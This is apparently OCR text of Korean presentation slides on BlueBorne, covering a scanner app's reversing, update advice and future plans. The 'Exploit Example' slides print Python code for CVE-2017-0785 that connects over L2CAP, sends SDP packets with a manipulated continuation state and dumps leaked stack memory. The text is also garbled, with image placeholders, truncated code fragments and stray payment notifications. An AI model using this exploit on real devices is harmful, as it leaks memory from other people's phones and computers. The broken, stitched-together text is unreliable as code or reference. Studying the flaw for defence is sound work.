
취약한 디바이스로 스캔을 하는 경우

-〉 블루투스 기능이 활성화 되면서 해커에게 **블루본 공격을 허용**

제조사(Vendor)의 MAC 주소를 미리 하드코딩

-〉 정해진 Risk 등급표에 따라 위험도를 **무조건적으로 판단**


BlueBorne Scanner App Reversing(6)



결 론

자신의 기기가 취약하다면 블루투스 사용에 **주의**하자!

단순히 제조사만 확인하지 말고,
OS를 **최신 버전으로 업데이트**하자!


TOSS
지금
Toss 잔고로 1원이 입금되었습니다. (보낸 사람 : 최한동)
10:25
2월 5일 월요일

Exploit Example(1)

CVE-2017-0785

Video

Exploit Example(2)

```
target = args['T
```


pwnlib.util.pac

Packs an 16-bit

Parameters:

Returns: T

```
return pkt
```



ttle"/"big")

]"/"signed")

as `endian` or `signed` .

작 부분

〈 SDP 〉

*Diagram Source: Courtesy of Bluetooth SIG, SDP Specs, Fig 2.1 , p 330


Exploit Example(3)

```
23      p = log.progress('Exploit')
24      p.status('Creating L2CAP socket')
25
26      sock = bluetooth.BluetoothSocket(bluetooth.L2CAP)   # L2CAP 소켓 설정
27      bluetooth.set_l2cap_mtu(sock, mtu)
28      context.endian = 'big'                              # Big Endian 방식으로 처리
29
30      p.status('Connecting to target')
31      sock.connect((target, 1))
32
33      p.status('Sending packet 0')                        # 0번 패킷 전송
34      sock.send(packet(service_long, '\x00'))             # continuation_state = 0 패킷
35      data = sock.recv(mtu)
```

Exploit Example(4)

```
37      if data[-3] != '\x02':                          # 마지막에 `\x02` 확인
38          log.error('Invalid continuation state received.')
39
40      stack = ''
41
42      for i in range(1, n):                           # 1 ~ 30번 패킷 전송
43          p.status('Sending packet %d' % i)
44          sock.send(packet(service_short, data[-3:]))     # continuation_state 조작 패킷
45          data = sock.recv(mtu)
46          stack += data[9:-3]
47
48      sock.close()
49
50      p.success('Done')
51
52      print hexdump(stack)                            # 스택 Memory Leak
```


Bonus


TOSS
지금
Toss 잔고로 1원이 입금되었습니다. (보낸 사람 : 이희광)
10:25
2월 5일 월요일


Ⅳ
프로젝트 추후 계획

Future Plan

- 취약점 스캐너 도구 제작 - 오픈소스
- White paper(블루본 취약점 백서) 번역




Q&A
10:25
2월 5일 월요일